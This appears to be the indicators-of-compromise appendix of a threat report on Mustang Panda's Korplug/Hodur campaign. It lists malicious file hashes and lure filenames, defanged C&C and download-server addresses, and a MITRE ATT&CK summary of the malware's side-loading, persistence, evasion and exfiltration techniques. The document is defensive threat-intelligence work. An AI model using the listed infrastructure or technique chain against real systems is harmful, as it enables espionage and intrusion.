7DDB61872830F4A0E6BF96FAF665337D01F164FC	Adobe Stock Photos CS3.exe	clean	Vulnerable Stock Photos executable

SHA-1	Filename	ESET detection name	
C13D0D669365DFAFF9C472E615A611E058EBF596	COVID-19 travel restrictions EU reviews list of third countries.exe	Win32/Agent_AGen.NJ	Dow
062473912692F7A3FAB8485101D4FCF6D704ED23	REGULATION OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL.exe	Win32/TrojanDownloader.Agent.GDL	Dow
2B5D6BB5188895DA4928DD310C7C897F51AAA050	log.dll	Win32/Agent.ACYW	Korplug
511DA645A7282FB84FF18C33398E67D7661FD663	2.exe	Win32/Agent.ADPL	Korplug
59002E1A58065D7248CD9D7DD62C3F865813EEE6	log.dll	Win32/Agent.ADXE	Korplug
F67C553678B7857D1BBC488040EA90E6C52946B3	KINGSTON.exe	Win32/Agent.ADXZ	Korplug
58B6B5FD3F2BFD182622F547A93222A4AFDF4E76	PotPlayer.exe	clean	Vuln legit exe

## Network

Domain	IP	First seen	Notes
	103.56.53[.]120	2021-06-15	Korplug C&C
	154.204.27[.]181	2020-10-05	Korplug C&C.
	43.254.218[.]42	2021-02-09	Download server.
	45.131.179[.]179	2020-10-05	Korplug C&C.
	176.113.69[.]91	2021-04-19	Korplug C&C.
upespr[.]com	45.154.14[.]235	2022-01-17	Download server.
urmsec[.]com	156.226.173[.]23	2022-02-23	Download server.
	101.36.125[.]203	2021-06-01	Korplug C&C.
	185.207.153[.]208	2022-02-03	Download server.
	154.204.27[.]130	2021-12-14	Korplug C&C.
	92.118.188[.]78	2022-01-27	Korplug C&C.
zyber-i[.]com	107.178.71[.]211	2022-03-01	Download server.
locvnt[.]com	103.79.120[.]66	2021-05-21	Download server. This domain was previously used in a 2020 campaign <a href="#">documented by Recorded Future</a> .

## MITRE ATT&CK techniques

This table was built using [version 10](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	Mustang Panda has registered domains for use as download servers.
	T1583.003	Acquire Infrastructure: Virtual Private Server	Some download servers used by Mustang Panda appear to be on shared hosting.
	T1583.004	Acquire Infrastructure: Server	Mustang Panda uses servers that appear to be exclusive to the group.
	T1587.001	Develop Capabilities: Malware	Mustang Panda has developed custom loader and Korplug versions.
	T1588.006	Obtain Capabilities: Vulnerabilities	Multiple DLL hijacking vulnerabilities are used in the deployment process.
	T1608.001	Stage Capabilities: Upload Malware	Malicious payloads are hosted on the download servers.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Windows command shell is used to execute commands sent by the C&C server.
Execution	T1106	Native API	Mustang Panda uses CreateProcess and ShellExecute for execution.
	T1129	Shared Modules	Mustang Panda uses LoadLibrary to load additional DLLs at runtime. The loader and RAT are DLLs.
	T1204.002	User Execution: Malicious File	Mustang Panda relies on the user executing the initial downloader.
	T1574.002	Hijack Execution Flow: DLL Side-Loading	The downloader obtains and launches a vulnerable application so it loads and executes the malicious DLL that contains the second stage.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Korplug can persist via registry Run keys.
	T1053.005	Scheduled Task/Job: Scheduled Task	Korplug can persist by creating a scheduled task that runs on startup.

Tactic	ID	Name	Description
	T1140	Deobfuscate/Decode Files or Information	The Korplug file is encrypted and only decrypted at runtime, and its configuration data is encrypted with XOR.
	T1564.001	Hide Artifacts: Hidden Files and Directories	Directories created during the installation process are set as hidden system directories.
	T1564.003	Hide Artifacts: Hidden Window	Korplug can run commands on a hidden desktop. Multiple hidden windows are used during the deployment process.
	T1070	Indicator Removal on Host	Korplug's uninstall command deletes registry keys that store data and provide persistence.
	T1070.004	Indicator Removal on Host: File Deletion	Korplug can remove itself and all created directories.
	T1070.006	Indicator Removal on Host: Timestomp	When writing to a file, Korplug sets the file's timestamps to their previous values.
Defense Evasion	T1036.004	Masquerading: Masquerade Task or Service	Scheduled tasks created for persistence use legitimate-looking names.
	T1036.005	Masquerading: Match Legitimate Name or Location	File and directory names match expected values for the legitimate app that is abused by the loader.
	T1112	Modify Registry	Korplug can create, modify, and remove registry keys.
	T1027	Obfuscated Files or Information	Some downloaded files are encrypted and stored as hexadecimal strings.
	T1027.005	Obfuscated Files or Information: Indicator Removal from Tools	Imports are hidden by dynamic resolution of API function names.
	T1055.001	Process Injection: Dynamic-link Library Injection	Some versions of the Korplug loader inject the Korplug DLL into a newly launched process.
	T1620	Reflective Code Loading	Korplug parses and loads itself into memory.
	T1083	File and Directory Discovery	Korplug can list files and directories along with their attributes and content.
	T1082	System Information Discovery	Korplug collects extensive information about the system including uptime, Windows version, CPU clock rate, amount of RAM and display resolution.
	T1614	System Location Discovery	Korplug retrieves the system locale using GetSystemDefaultLCID.
Discovery	T1016	System Network Configuration Discovery	Korplug collects the system hostname and IP addresses.
	T1016.001	System Network Configuration Discovery: Internet Connection Discovery	The downloader pings Google's DNS server to check internet connectivity.
	T1033	System Owner/User Discovery	Korplug obtains the current user's username.
	T1124	System Time Discovery	Korplug uses GetSystemTime to retrieve the current system time.
	T1005	Data from Local System	Korplug collects extensive data about the system it's running on.
Collection	T1025	Data from Removable Media	Korplug can collect metadata and content from all mapped drives.
	T1039	Data from Network Shared Drive	Korplug can collect metadata and content from all mapped drives.
	T1071.001	Application Layer Protocol: Web Protocols	Korplug can make the initial handshake over HTTPS.
	T1095	Non-Application Layer Protocol	C&C communication is done over a custom TCP-based protocol.
	T1573.001	Encrypted Channel: Symmetric Cryptography	C&C communication is encrypted using RC4.
Command and Control	T1008	Fallback Channels	The Korplug configuration contains fallback C&C servers.
	T1105	Ingress Tool Transfer	Korplug can download additional files from the C&C server.
	T1571	Non-Standard Port	When Hodur performs its initial handshake over HTTPS, it uses the same port (specified in the configuration) as for the rest of the communication.
	T1132.001	Data Encoding: Standard Encoding	Korplug compresses transferred data using LZNT1.
Exfiltration	T1041	Exfiltration Over C2 Channel	Data exfiltration is done via the same custom protocol used to send and receive commands.

